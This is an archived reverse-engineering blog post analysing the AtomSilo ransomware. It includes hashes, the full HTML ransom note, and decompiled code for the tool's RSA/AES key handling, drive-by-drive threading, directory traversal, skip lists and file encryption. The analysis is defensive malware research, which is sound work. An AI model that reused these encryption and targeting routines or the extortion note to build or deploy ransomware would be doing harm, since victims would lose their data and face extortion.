AtomSilo Ransomware

By Chuong Dong

Published: 2021-10-13 · Archived: 2026-04-05 19:22:54 UTC

Reverse Engineering · 13 Oct 2021

Contents

Overview

This is my analysis for **AtomSilo Ransomware**.

AtomSilo uses the standard hybrid-cryptography scheme of **RSA-512** and **AES** to encrypt files and protect its keys.

Since it fails to utilize multithreading and uses a DFS algorithm to traverse through directories, **AtomSilo's** encryption is quite slow.

The malware is relatively short and simple to analyze, so it's definitely a beginner-friendly choice for those who want to get into ransomware analysis!

Figure 1: AtomSilo leak site.

IOCS

This sample is a 64-bit Windows executable.

MD5: 81f01a9c29bae0cfa1ab015738adc5cc

SHA256: 7a5999c54f4588ff1581d03938b7dcbd874ee871254e2018b98ef911ae6c8dee

Sample:
https://bazaar.abuse.ch/sample/7a5999c54f4588ff1581d03938b7dcbd874ee871254e2018b98ef911ae6c8dee/

Ransom Note

The content of the ransom note is stored in plaintext in **AtomSilo's** executable. The encrypted victim's **RSA** public key is appended to the end of the note before the files are dropped on the system.

The ransom note filename is in the form of **README-FILE-[Computer Name]-[Starting Timestamp].hta** or **index.html**.



Figure 2: AtomSilo ransom note.

Below is the full content of the ransom note file dropped on my machine.

```
 <!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="utf-8">
    <title>Atom Slio: Instructions</title>
    <HTA:APPLICATION APPLICATIONNAME="Atom Slio" SCROLL="yes" SINGLEINSTANCE="yes" WINDOWSTATE="maximize">

    <style type="text/css">
    .text{
        text-align:center;
    }
    a {
        color: #04a;
        text-decoration: none;
    }
    a:hover {
        text-decoration: underline;
    }
    body {
        background-color: #e7e7e7;
        color: #222;
        font-family: "Lucida Sans Unicode", "Lucida Grande", sans-serif;
        font-size: 13pt;
        line-height: 19pt;
```

```
}
body, h1 {
    margin: 0;
    padding: 0;
}
hr {
    color: #bda;
    height: 2pt;
    margin: 1.5%;
}
h1 {
    color: #555;
    font-size: 14pt;
}
ol {
    padding-left: 2.5%;
}
ol li {
    padding-bottom: 13pt;
}
small {
    color: #555;
    font-size: 11pt;
}
.button:hover {
    text-decoration: underline;
}
.container {
    background-color: #fff;
    border: 2pt solid #c7c7c7;
    margin: 5%;
    min-width: 850px;
    padding: 2.5%;
}
.header {
    border-bottom: 2pt solid #c7c7c7;
    margin-bottom: 2.5%;
    padding-bottom: 2.5%;
}
.hr {
    background: #bda;
    display: block;
    height: 2pt;
    margin-top: 1.5%;
    margin-bottom: 1.5%;
    overflow: hidden;
    width: 100%;
```

```
    }
    .info {
        background-color: #f3f3fc;
        border: 2pt solid #bda;
        display: inline-block;
        padding: 1%;
        text-align: center;
        box-sizing:border-box;
        border-radius:20px;
    }
    .info1 {
        background-color: #f3f3fc;
        border: 2pt solid #bda;
        display: inline-block;
        padding: 1%;
        text-align: center;
        box-sizing:border-box;
        border-radius:20px;
    }
    .h {
        display: none;
    }
    .ml1{
    position:absolute;width:50%;height:10rem;left:-211px;top:0;background:#f3f3fc;border:1px solid #cfd3da;box-s
    }
    </style>
</head>
<body>

    <div class="container">
        <div class="header">
            <h1>Atom Slio</h1>
            <small id="title">Instructions</small>
        </div>

                <div class="text">
                <span style="color:#f71b3a;font-size:40px">WARNING! YOUR FILES ARE ENCRYPTED AND LEAKED!</span>
                </div>
                <hr></hr>
                <div class="info1">
                <p>We are AtomSilo.Sorry to inform you that your files has been obtained and encrypted by us.</p
                <p>But don’t worry, your files are safe, provided that you are willing to pay the ransom.</p>
                <p>Any forced shutdown or attempts to restore your files with the thrid-party software will be <
                <p>The only way to decrypt your files safely is to buy the special decryption software from us.
                <p>The price of decryption software is <span style="color:#f71b3a">1000000 dollars</span>. <br>I
                <p>We only accept Bitcoin payment,you can buy it from bitpay,coinbase,binance or others. </p>
                <p>You have five days to decide whether to pay or not. After a week, we will no longer provide d
```

```
</div>
<hr></hr>
    <div align="center">
    <span style="color:#f71b3a;font-size:200%">Time starts at 0:00 on September 11</span>
    <hr></hr>
    <span style="color:#f71b3a;font-size:300%">
    <a>Survival time：</a>
    <span id="td"></span>
    <span id="th"></span>
    <span id="tm"></span>
    <span id="ts"></span>
    </span>
    </div>
    <script type="text/javascript">
    function getRTime(){
    var EndTime= new Date('2021/09/16 00:00:00');
    var NowTime = new Date();
    var t =EndTime.getTime() - NowTime.getTime();

    var d=Math.floor(t/1000/60/60/24);
    var h=Math.floor(t/1000/60/60%24);
    var m=Math.floor(t/1000/60%60);
    var s=Math.floor(t/1000%60);

    document.getElementById("td").innerHTML = d + " Day ";
    document.getElementById("th").innerHTML = h + " Hour ";
    document.getElementById("tm").innerHTML = m + " Min ";
    document.getElementById("ts").innerHTML = s + " Sec ";
    }
    setInterval(getRTime,1000);
    </script>

<hr></hr>
<p>You can contact us with the following email:
<p><a href="mailto:arvato@atomsilo.com"><span class="info">Email:arvato@atomsilo.com</span></a><
<p>If this email can't be contacted, you can find the latest email address on the following webs
<p><span class="info"><a href="hxxp://<redacted>[.]onion" target="_blank">hxxp://<redacted>[.]on
<hr>
<p>If you don’t know how to open this dark web site, please follow the steps below to installat
<ol>
    <li>run your Internet browser</li>
    <li>enter or copy the address <a href="hxxps://www[.]torproject[.]org/download/download-easy
    <li>wait for the site loading</li>
    <li>on the site you will be offered to download TorBrowser; download and run it, follow the
    <li>run TorBrowser</li>
    <li>connect with the button "Connect" (if you use the English version)</li>
```

```
                    <li>a normal Internet browser window will be opened after the initialization</li>
                    <li>type or copy the address in this browser address bar and press ENTER</li>
                    <li>the site should be loaded; if for some reason the site is not loading wait for a moment
                </ol>
                <p>If you have any problems during installation or use of TorBrowser, please, visit <a href="hx
                <hr>
                <p><strong>Additional information:</strong></p>
                <p>You will find the instructions ("README-FILE-#COMPUTER#-#TIME#.hta") for restoring your file
                <p>The instructions "README-FILE-#COMPUTER#-#TIME#.hta" in the folders with your encrypted file
                <p>Remember! The worst situation already happened and now the future of your files depends on y
            </div>

    <span class="h"><asf>hxmkCZnpWBWUPTcqK4aVOlLut1L3skUJ/15ha57FrzFVDAqPQao9+trRpAzyEGRAcODB4MM8+SddAnBxk93PTr
```

Static Code Analysis

Cryptographic Keys Setup

AtomSilo uses a simple hybrid cryptographic approach using **RSA** and **AES** from [the CryptoPP library](#) to encrypt files. The malware first randomly generates a public-private key pair for the victim and stores them in global variables.

Then it encrypts the victim's public key using its own hard-coded RSA public key and wipes the generated victim public key from memory. Since the **CryptoPP** code for this is nasty, the best way to analyze these functions is probably pulling function signatures down from **Lumina** and making assumptions based on the functions getting called.

```
random_gen_victim_RSA_keys();
RSA_encrypt(
  (BYTE *)ATOMSILO_RSA_PUBLIC_KEY,
  0x224i64,
  (BYTE *)VICTIM_RSA_PUBLIC_KEY,
  0x945ui64,
  (BYTE *)ENCRYPTED_VICTIM_RSA_PUBLIC_KEY,
  &dword_13F1B7C80);
memset(VICTIM_RSA_PUBLIC_KEY, 0, 0x945ui64);
```

Figure 3: Cryptographic Keys Setup.

Since the victim's public key is required to decrypt files later, **AtomSilo** clears it out in memory after encrypting and storing the result to avoid the key being recovered from memory.

Below is the hard-coded **AtomSilo** public RSA key.

```
ATOMSILO_RSA_PUBLIC_KEY dq 9060D3020028230h, 1010DF78648862Ah, 0D028203000501h
                                        ; DATA XREF: main_function+5C↑o
                        dq 102820208028230h, 7E584DFEDD36CB00h, 0ED12CC801B8AEE89h
                        dq 3D0D6B61E31BF7B0h, 80CC601E5BA40464h, 615B12FA8EF04661h
                        dq 9FFE48E02CE3C4FCh, 0B7A859A31ECFD07Fh, 7E71A53EFE312AD6h
                        dq 4E9309A02D815028h, 0F2E63D01CC56CFACh, 63F1746391563746h
                        dq 0D71D0081B3D9B37Dh, 0BEC90D98B754685h, 67A5A98E2660B079h
                        dq 479E736A05AFBBC4h, 6ACD433D6AF42258h, 19404EF2057CCDA8h
                        dq 0D474B605BE8F3A56h, 0A708E22B82118683h, 231F2FD3F925A391h
                        dq 0B9BA50AB9F5535FAh, 44BA85445ADF7210h, 1928A8034112D051h
                        dq 4D4537BDACA7B58Ah, 8C9B64B72B9A0BF7h, 24233B73BCAD99EAh
                        dq 751F5D6DE8438C03h, 7E95EC4C27F4DB83h, 0C56806EA934F61DAh
                        dq 16ADBA40FB901406h, 2190EB0FA27CA817h, 0D349CC6BA1326085h
                        dq 61F4F8E4072C75E3h, 7434EB6E3351B014h, 20C41EF94BC212EEh
                        dq 0DCBC721E243BECA0h, 9D878E2D72B625DCh, 56E5B838C275AF29h
                        dq 47BE746878FD5495h, 7FE019B75C2C23A1h, 0AB711C25A156BD7Ch
                        dq 8E422CDA27573616h, 0AD7E9574CC23ADD6h, 4A5768FAE492E9BAh
                        dq 0C9A90DAD08DF86AEh, 754F756E406123C5h, 0C7FEE125B252C185h
                        dq 4756D4FC678AEBE9h, 3D78EE61A028E4FFh, 67091EBCDB79BC63h
                        dq 0FF17E82E6AA0DCE8h, 6F502CE91F69F95Eh, 2F4E1604AB6B2F2Fh
                        dq 0DCBEE9E52EC6DBB0h, 0BBE8ED8EB550BA19h, 7CDCF10ACD12F573h
                        dq 0C73CEBA411D08FBh, 784AB0A77DCC1F82h, 9EA4A1BB2D39310Fh
                        dq 9909C9B5F4ABA59Ch, 0DD39F77B44F23016h, 0B575C62568F09BD0h
                        dq 5A522CBC645EBEE3h, 41B6243F72170E7Bh, 1101021Bh, 0
```

Figure 4: AtomSilo Public RSA Key.

Run-Once Mutex

AtomSilo calls **CreateMutexA** to check if the mutex with name **“8d5e957f297893487bd98fa830fa6413”** already exists, and if it does, the malware exits immediately. This is to avoid having multiple instances of the malware running at the same time.



Figure 5: Run-Once Mutex Check.

Launching Encryption Threads

AtomSilo attempts to use multithreading to speed up traversing and encrypting files on the system. It iterates through a list of drive names from “a:” to “z:” and spawns a new thread to encrypt each.

```
memset(crypt_thread_array_1, 0, sizeof(crypt_thread_array_1));
num_thread_count = 0;
ThreadId[0] = 0;
if ( DRIVE_NAME_ARRAY[0] )
{
  crypt_thread_array = crypt_thread_array_1;
  v9 = "a:";
  do
  {
    Thread = (HANDLE *)CreateThread(
                         0i64,
                         0i64,              // 26 threads
                         (LPTHREAD_START_ROUTINE)crypt_thread,
                         &DRIVE_NAME_ARRAY[260 * num_thread_count++],
                         0,
                         (LPDWORD)ThreadId);
    v9 += 260;
    *crypt_thread_array++ = Thread;
  }
  while ( *v9 );
}
WaitForMultipleObjects(num_thread_count, (const HANDLE *)crypt_thread_array_1, 1, 0xFFFFFFFF);
```

Figure 6: Spawning Encryption Threads.

```
fafa:000000013F1BCDC0 ; char DRIVE_NAME_ARRAY[]
fafa:000000013F1BCDC0 DRIVE_NAME_ARRAY db 'a:',0            ; DATA XREF: mai
fafa:000000013F1BCDC0                                       ; main_function+
fafa:000000013F1BCDC3                  dq 20h dup(0)
fafa:000000013F1BCEC3                  db    0
fafa:000000013F1BCEC4 aB               db 'b:',0
fafa:000000013F1BCEC7                  dq 20h dup(0)
fafa:000000013F1BCFC7                  db    0
fafa:000000013F1BCFC8 aC_0             db 'c:',0
fafa:000000013F1BCFCB                  dq 20h dup(0)
fafa:000000013F1BD0CB                  db    0
fafa:000000013F1BD0CC aD_0             db 'd:',0
fafa:000000013F1BD0CF                  dq 20h dup(0)
fafa:000000013F1BD1CF                  db    0
fafa:000000013F1BD1D0 aE_0             db 'e:',0
fafa:000000013F1BD1D3                  db    0
fafa:000000013F1BD1D4                  db    0
fafa:000000013F1BD1D5                  db    0
```

Figure 7: List Of Drive Names.

The idea for multithreading is definitely there, but spawning threads this way is inefficient since the total throughputs and speed will be skewed toward the drive that has the most files inside.

Encryption Threads

Dropping Ransom Note

For each encountered directory, **AtomSilo** drops a ransom note in it.

First, the malware decrypts the following stack string and formats it as below.

```
 <asf>
</asf>
<csf>3</csf>
<bsf>[Computer Name]</bsf></span></body></html>
[Directory Name]\index.html
[Directory Name]\README-FILE-[Computer Name]-[Starting Timestamp].hta
```

```
  csf_format_tag[v4] ^= (_BYTE)v4 + 113;
  ++v4;                                         // <csf>%d</csf>
}
while ( v4 < 0xD );
v17 = 0;
sprintf(csf_tag, csf_format_tag, 3i64);
v20 = 93;
strcpy(bsf_tail_tag_format, "a?.;cx.ar?.;car.-<3car?29$car5)01c");
for ( i = 0i64; i < 0x22; ++i )
  bsf_tail_tag_format[i] ^= v20;                // <bsf>%s</bsf></span></body></html>
bsf_tail_tag_format_34 = 0;
sprintf(bsf_tail_tag, bsf_tail_tag_format, computer_name);
if ( ransom_note_filename_flag )
{
  v18 = 69;
  strcpy(index_html_path_format, "`5\x1B!'..4c&;==");// %s\index.html
  for ( j = 0i64; j < 0xD; ++j )
    index_html_path_format[j] ^= (_BYTE)j + (_BYTE)v18;
  index_html_path_format[13] = 0;
  sprintf(ransom_note_path, index_html_path_format, current_folder_name);
}
else
{
  v23 = 28;
  strcpy(readme_file_path_format, "9o@NY]XQY1ZUPY19o19x2th}");
  for ( k = 0i64; k < 0x18; ++k )               // %s\README-FILE-%s-%d.hta
    readme_file_path_format[k] ^= v23;
  NumberOfBytesWritten_24 = 0;
  sprintf(ransom_note_path, readme_file_path_format, current_folder_name, computer_name, CURR_UNIX_TIME);
}
```

Figure 8: Resolving HTML Tags & Filename.

The ransom note's filenames are used depending on its dropped location. When **AtomSilo** encounters any file with the extensions **.php**, **.asp**, **.jsp**, or **.html**, it uses **[Directory Name]\index.html** as the ransom note filename. For any other directory, it uses **[Directory Name]\README-FILE-[Computer Name]-[Starting Timestamp].hta**.

Finally, **AtomSilo** writes the content of the ransom note in in the following format.

```
[Ransom Note Content]<asf>[Victim Encrypted RSA Public Key]</asf><csf>3</csf><bsf>[Computer Name]</bsf></span><
```

```
ransom_note_handle = CreateFileA(ransom_note_path, 0xC0000000, 0, 0i64, 2u, 0x80u, 0i64);
result = get_victim_encrypted_public_key((__int64)encrypted_victim_public_key, v9, 0xC00u);
if ( ransom_note_handle != (HANDLE)-1i64 )
{
  WriteFile(ransom_note_handle, RANSOM_NOTE, 0x1A1Cu, &NumberOfBytesWritten_28, 0i64);
  WriteFile(ransom_note_handle, asf_tag, 5u, &NumberOfBytesWritten_28, 0i64);// <asf>
  encrypted_victim_public_key_1 = encrypted_victim_public_key;
  if ( v30 >= 0x10 )
    encrypted_victim_public_key_1 = (LPCVOID *)encrypted_victim_public_key[0];// encrypted victim public key
  WriteFile(ransom_note_handle, encrypted_victim_public_key_1, nNumberOfBytesToWrite, &NumberOfBytesWritten_28, 0i64);
  WriteFile(ransom_note_handle, asf_tail_tag, 6u, &NumberOfBytesWritten_28, 0i64);// </asf>
  v12 = -1i64;
  v13 = -1i64;
  do
    ++v13;
  while ( csf_tag[v13] );
  WriteFile(ransom_note_handle, csf_tag, v13, &NumberOfBytesWritten_28, 0i64);// <csf>3</csf>
  do
    ++v12;
  while ( bsf_tail_tag[v12] );               // <bsf>[Computer Name]</bsf></span></body></html>
  WriteFile(ransom_note_handle, bsf_tail_tag, v12, &NumberOfBytesWritten_28, 0i64);
  result = CloseHandle(ransom_note_handle);
}
```

Figure 9: Writing Ransom Note Content.

DFS Traversal

Each thread uses DFS to traverse a directory being passed into it. First, to look for all files and subdirectories, it uses the standard API calls **FindFirstFileA** and **FindNextFileA**.

AtomSilo stores a list of names to avoid encrypting in memory to iterate and check for each file/directory encountered. If the name of the file/directory is in the list, it is skipped and not encrypted.

```
find_handle = FindFirstFileA(folder_name_2, &find_file_data);
find_handle_1 = find_handle;
find_handle_2 = find_handle;
if ( find_handle != (HANDLE)INVALID_HANDLE_VALUE )
{
  do
  {
    v12 = 0;
    if ( NAMES_TO_AVOID[0] )                  // names to avoid
    {
      v13 = "Boot";
      while ( 1 )
      {
        v14 = lstrcmpiA(find_file_data.cFileName, &NAMES_TO_AVOID[260 * v12++]);
        v13 += 260;
        if ( !v14 )
          break;
        if ( !*v13 )
          goto LABEL_18;
      }
    }
```

Figure 10: Traversing & Skipping Files.

The list of file/directory names to avoid is shown below.

```
 Boot, Windows, Windows.old, Tor Browser, Internet Explorer, Google,
Opera, Opera Software,  Mozilla, Mozilla Firefox, $Recycle.Bin, ProgramData,
All Users, autorun.inf, index.html, boot.ini, bootfont.bin, bootsect.bak,
bootmgr, bootmgr.efi, bootmgfw.efi, desktop.ini, iconcache.db, ntldr,
ntuser.dat, ntuser.dat.log, ntuser.ini, thumbs.db, #recycle, ..
```

If **AtomSilo** encounters a subdirectory, the malware appends its name to the current directory path, drops a ransom note inside, and passes the path to its traversal function to recursively go through it. No need for me to discuss how much of a speed boost the ransomware gets out of this.

```
if ( (find_file_data.dwFileAttributes & FILE_ATTRIBUTE_DIRECTORY) != 0 )
{
  strcpy(subdirectory_path, folder_name_1);// directory
  v24 = &v39;
  do
    ++v24;
  while ( *v24 );
  strcpy(v24, find_file_data.cFileName);
  drop_ransom_note((__int64)subdirectory_path, 0);
  recursive_traverse(subdirectory_path);// DFS
}
```

Figure 11: Traversing Subdirectories With DFS.

If **AtomSilo** encounters a file, the malware checks if the filename contains the following extensions.

```
 .atomsilo, .hta, .html, .exe, .dll, .cpl, .ini, .cab, .cur, .cpl,
.cur, .drv, .hlp, .icl, .icns, .ico, .idx, .sys, .spl, .ocx
```

If it does, the file is skipped and not encrypted.

```
ext_avoid_index = 0;
memset(file_path, 0, sizeof(file_path));
filename_len = -1i64;
do
  ++filename_len;
while ( find_file_data.cFileName[filename_len] );
memmove(file_path, find_file_data.cFileName, filename_len);
if ( EXTENSION_TO_AVOID[0] )
{
  current_ext_to_check = ".atomsilo"; // extension to avoid
  while ( 1 )
  {
    file_path_lower = strlwr(file_path);
    contain_result = strstr(file_path_lower, &EXTENSION_TO_AVOID[260 * ext_avoid_index++]);
    current_ext_to_check += 260;
    if ( contain_result )
      break;
    if ( !*current_ext_to_check )
      goto LABEL_25;
  }
```

Figure 12: Skipping Files Based On Extension.

As discussed above, when **AtomSilo** encounters any file with the extensions **.php**, **.asp**, **.jsp**, or **.html**, it drops the ransom note in the path **[Directory Name]\index.html**. Finally, it passes the file path to a function to encrypt it.

```
php_ext[1] = 0x17;
php_ext[2] = 0xF;
php_ext[3] = 0x17;
v30 = 0;
for ( i = 0i64; i < 4; ++i )
  php_ext[i] ^= v28;                // .php
v30 = 0;
if ( strstr(find_file_data.cFileName, php_ext) )
  goto LABEL_37;
strcpy(asp_ext, "1dvs");            // .asp
for ( j = 0i64; j < 4; asp_ext[j++] -= 3 )
  ;
if ( strstr(find_file_data.cFileName, asp_ext) )
  goto LABEL_37;
v31 = 41;
strcpy(jsp_ext, "\aCZY");           // .jsp
for ( k = 0i64; k < 4; ++k )
  jsp_ext[k] ^= v31;
jsp_ext[4] = 0;
if ( strstr(find_file_data.cFileName, jsp_ext) )
  goto LABEL_37;
strcpy(v27, "5o{ts");               // .html
for ( m = 0i64; m < 5; v27[m++] -= 7 )
  ;
if ( strstr(find_file_data.cFileName, v27) )

  drop_ransom_note((__int64)folder_name_1, 1);// drop index.html
sprintf(full_file_path, "%s%s", folder_name_1, find_file_data.cFileName);
encrypt_file(full_file_path);
```

Figure 13: Dropping Ransom Note & Encrypting File.

File Encryption

For each file to be encrypted, **AtomSilo** randomly generates a 32-byte **AES** key. First, it gets the current system time and uses that as the seed for the C++ pseudo-random number generator through **srand**. Using this, the malware generates a random string of 32 characters, and each character is randomly chosen to be a lower-case letter, upper-case letter, or a number between 0-9.

```
current_time = time(0i64);
srand(current_time);
v3 = 0i64;
for ( i = 0i64; i < 31; ++i )
{
  v5 = rand() % 3;
  if ( v5 )
  {
    v6 = v5 - 1;
    if ( v6 )
    {
      if ( v6 == 1 )
        v7 = rand() % 10 + '0';
      else
        v7 = 0;
    }
    else
    {
      v7 = rand() % 26 + 'a';
    }                                          // 32 bytes of random characters(upper/lower/number)
  }
  else
  {
    v7 = rand() % 26 + 'A';
  }
  AES_KEY[i] = v7;
}
```

Figure 14: Randomly Generating AES Key.

Next, the **AES** key is encrypted using the victim's RSA private key.

```
    v7 = rand() % 26 + 'A';
  }
  AES_KEY[i] = v7;
}
RSA_encrypt(VICTIM_RSA_PRIVATE_KEY, 548i64, AES_KEY, 32ui64, encrypted_RSA_key, &v44);
v8 = PAGE_READWRITE;
```

Figure 15: Encrypting AES Key With Victim Private Key.

AtomSilo then opens the file using **CreateFileA** and maps it to the address space of the current process to read and write directly using **CreateFileMappingA** and **MapViewOfFile**.

```
file_handle = CreateFileA(file_to_encrypt, 0xC0000000, 0, 0i64, OPEN_EXISTING, 0x8000000u, 0i64);
file_handle_1 = file_handle;
if ( file_handle == INVALID_HANDLE_VALUE )
  return 0;
FileSizeLow = GetFileSize(file_handle, &FileSizeHigh);
full_file_size = FileSizeLow | (FileSizeHigh << 32);
v25 = 48 * (full_file_size / 48);
max_file_size = v25 + 528;
if ( full_file_size != v25 )
  max_file_size = v25 + 576;
v48 = FileSizeLow | (FileSizeHigh << 32);
if ( full_file_size
  && (mapped_file_handle = CreateFileMappingA(
                             file_handle_1,
                             0i64,
                             PAGE_READWRITE,
                             HIDWORD(max_file_size),
                             max_file_size,
                             0i64),
      (mapped_file_handle_1 = mapped_file_handle) != 0i64)
  && (mapped_file = MapViewOfFile(mapped_file_handle, FILE_MAP_ALL_ACCESS, 0, 0, max_file_size),
      (mapped_file_1 = mapped_file) != 0i64) )
{
```

Figure 16: Retrieving File Handle & Mapping To Memory.

Prior to encrypting the file, the malware writes the encrypted AES key to the last 0x210 bytes at the end of the file.

```
v45 = max_file_size - 0x210;
mapped_file_end = &mapped_file[0xFFFFFFDF].m128i_i8[max_file_size];
encrypted_RSA_key_4 = encrypted_RSA_key_3;
do
{
  mapped_file_end += 8;
  v34 = *encrypted_RSA_key_4;
  v35 = encrypted_RSA_key_4[1];
  encrypted_RSA_key_4 += 8;
  *(mapped_file_end - 8) = v34;
  v36 = *(encrypted_RSA_key_4 - 6);
  *(mapped_file_end - 7) = v35;
  v37 = *(encrypted_RSA_key_4 - 5);
  *(mapped_file_end - 6) = v36;
  v38 = *(encrypted_RSA_key_4 - 4);
  *(mapped_file_end - 5) = v37;             // write encrypted AES key to the end of file
  v39 = *(encrypted_RSA_key_4 - 3);
  *(mapped_file_end - 4) = v38;
  v40 = *(encrypted_RSA_key_4 - 2);
  *(mapped_file_end - 3) = v39;
  v41 = *(encrypted_RSA_key_4 - 1);
  *(mapped_file_end - 2) = v40;
  *(mapped_file_end - 1) = v41;
  --v8;
}
while ( v8 );
*mapped_file_end = *encrypted_RSA_key_4;
```

Figure 17: Writing Encrypted AES Key To File.

Finally, **AtomSilo** encrypts the file using the AES key with the AES implementation from **CryptoPP**, closes the file mapping handle, and appends **“.ATOMSILO”** to the end of the filename.

```
AES_encrypt(encrypted_RSA_key_4, full_file_size, AES_KEY, v30, mapped_file, &v45);
UnmapViewOfFile(mapped_file_1);
CloseHandle(mapped_file_handle_1);
CloseHandle(file_handle_1);
memset(encrypted_file_path, 0, 0x104ui64);
qmemcpy(encrypted_file_ext, "c5h\a", 4);
encrypted_file_ext[4] = 18;
encrypted_file_ext[5] = 9;
encrypted_file_ext[6] = 11;
encrypted_file_ext[7] = 21;
encrypted_file_ext[8] = 15;
encrypted_file_ext[9] = 10;
encrypted_file_ext[10] = 9;
v43 = 0;                                // %s.ATOMSILO
do
  encrypted_file_ext[v3++] ^= 0x46u;
while ( v3 < 0xB );
v43 = 0;
wsprintfA_0(encrypted_file_path, encrypted_file_ext, current_file_path);
return MoveFileA(current_file_path, encrypted_file_path);// append encrypted extension
```

Figure 18: Encrypting & Changing File Extension.

How To Decrypt

The victim's encrypted public RSA key is appended near the end of the ransom note, which is encrypted using **AtomSilo's** public RSA key. Therefore, to decrypt the victim's public RSA key, **AtomSilo's** private RSA key is required.

To decrypt a file encrypted by **AtomSilo**, the encrypted AES key can be extracted from the end of the file. Since the AES key is encrypted using the victim's private RSA key, it can be decrypted using the victim's public RSA key.

References

https://github.com/weidai11/cryptopp
